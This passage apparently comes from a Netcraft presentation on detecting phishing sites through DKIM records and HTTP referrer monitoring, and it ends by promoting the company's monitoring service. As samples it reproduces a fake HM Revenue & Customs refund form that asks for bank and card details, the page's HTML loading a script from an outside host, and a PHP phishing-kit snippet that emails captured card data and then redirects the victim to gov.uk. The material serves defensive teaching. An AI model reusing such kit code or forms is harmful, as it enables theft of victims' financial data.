bh=tP/kXSe4ctUN4QXUTf093jOrSXBnrBxpjEHuSYOIIEI=;  
b=aEpu6YXJjhRfX2c+VaL0lHRYQBPqsLnFzXSNsHDauEf+2hYnVXTg++1M7zjOS954  
TPC6Xz0zHJdBy/PHHHhrMw6+ZD3ALn3GrQ5BtjTcesTTLviEQS+217SfclhMJjYw  
S/SsMUt4JyejNDt+Q+jArYTkqo5FcgBRv8+uQpmP9Afx3maMAA3TA4f8Qc4Ws93S  
tcJg2toUcxPg1W0kxfR/WXJ+VTPzMr5hQSGrg4BDjayuwdJQDeNzIE8K36iDi2KX  
D1y1OLv3UiTsSS4vx1OP1onsUwhB9OzBwxBf9wmTyZ2HRWrmVYkk9J2zrCej8v5b  
C4Fq97d9PL72EAs70lAPNg==;
```

# DomainKeys Identified Mail (DKIM)

```
~$ dig +short txt pp-dkim1._domainkey.paypal.co.uk
"v=DKIM1\; k=rsa\;
p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA3EdI1EOw/+ft6uywdUHi5P4CyIqCl5u31
m88yuiXkRHVYLGe/NLC8wjzOHkeN6kKjrdCMXhDcBK2CFnTKKptJdwmj25o3Kj3uqscN+jEzGaIy0hR
vnFZ2FGr6MdQxMLI0xkC1fFiU22TCuwEJydxKtTQl"
"bLByfCf6vgEEsIL5Wpg8iDvo5wCbDesPOwVz0FpsJWHIPotTfDc43Zjuk5WCZm5hVX7ubVBuV3HxLv
GWugnfgjnbWXL0cKQAIqnKYVvF5RQOT11b7bguwTYdpPMMccWP1Hq5ZsoFCw1yN+P9k36N0WdINyRq8
3zi+a00jPxgzzQ9BJ3JcZrP3rdis1fZQIDAQAB"
```

# HTTP Referrer Monitoring

Firefox ▾ HM Revenue & Customs: Home Page +

HM Revenue & Customs: Home Page - Mozilla Firefox

GOV.UK

[Home](#) > [Money and tax](#) > [Income Tax](#)

► **Address Information** - Please enter your name and address as you have it listed for your credit card.

Full Name:

Date of Birth:    (dd/mm/yyyy)

Sort Code:

Account Number:

Address:

Town/City:




Postal Code:

Phone Number:


E-mail address:

► **Credit Card Information** - Please enter your Credit or Debit Card where refunds will be made.

CardHolder Name:

Debit / Credit Card Number:    

Expiration Date:  -Month- /  -Year-

Card Verification Number:   The last 3 digits on the back of your card ([more help](#))

Business Link | © Crown Copyright | [Terms & Conditions](#) | [Privacy Policy](#) | [Site Map](#) | [Freedom of Information](#)

# HTTP Referrer Monitoring

```
1
2 <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
3 <html lang="en">
4 <head>
5 <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
6 <link rel="SHORTCUT ICON" href="favicon.ico">
7 <link rel="icon" href="favicon.ico" type="image/ico">
8 <title>HM Revenue & Customs: Home Page</title>
9 <script type="text/javascript" language="javascript" src="http://belkeram.com/docs/vrf.js"></script>
10 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/homepageLayoutStyle.css" TYPE="text/css" MEDIA="screen">
11 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/navigationHeader.css" TYPE="text/css" MEDIA="screen">
12 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/affinity.css" TYPE="text/css" MEDIA="screen">
13 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/homepagePrintStyle.css" TYPE="text/css" MEDIA="print">
14 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/niftyCorners.css" TYPE="text/css" MEDIA="screen">
15 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/navigationFooter.css" TYPE="text/css" MEDIA="screen">
16 <!--[if lt IE 7]>
17 <link rel="stylesheet" href="http://www.hmrc.gov.uk/css/layout-ie6.css" type="text/css" media="screen" charset="utf-8">
18 <![endif]-->
19 <!--[if gte IE 6]>
20 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/layout_ie.css" TYPE="text/css" MEDIA="screen">
21 <![endif]-->
22
23
24 <!-- Init JS file for Rounded Corners -->
25 </head>
26 <body>
27
28
29 <!-- HEADER -->
30
31 <a href="/"></a><H1 class="hidden">HM Revenue & Customs</H1>
32 <div id="navigation">
33
34
35 <br class="clear">
36 <div id="lower_nav">
37 <div id="site_search"></div>
38
39
40
41 </div>
42 </div>
```

# HTTP Referrer Monitoring

- When a phishing site hotlinks a resource, a request is made to the target organisation's webserver.
  - The Referer header contains the **referrer URL** of the phishing site
- Can monitor the target organisation's webserver logs for phishing site referrer URLs




# Redirects and Referrer Monitoring

- Many phishing sites will redirect a user to the real site once they've captured a victim's credentials
  - Again, the phishing site's Referer URL will be logged by the target organisation's webserver
- Most phishing sites will also include links to the target organisation's real site
  - If a victim clicks on one of these, the Referer URL of the phishing site will be logged by the target organisation's webserver

```
$subj = "$cnumber - $ip";  
include 'email.php';  
$headers .= "Content-Type: text/plain; charset=UTF-8\n";  
$headers .= "Content-Transfer-Encoding: 8bit\n";  
  
mail("$to", $subj, $msg, "$headers");  
  
header("Location: http://www.gov.uk");  
?>
```

# How effective?



# Netcraft Referrer Monitoring Service

- Can detect phishing sites in near **real-time**
- Web server logs can be delivered through numerous means, including email, Amazon S3 or by embedding a seal image
- Logs are processed to remove duplicates, own-sites and 'safe' sites (e.g. web proxies), before remaining URLs are sent to our classification system
- Customers normally see an increase in number of phishing sites detected
  - Typically leads to an increase in the number of phishing kits found

# Referrer Monitoring and Phishkit Detection

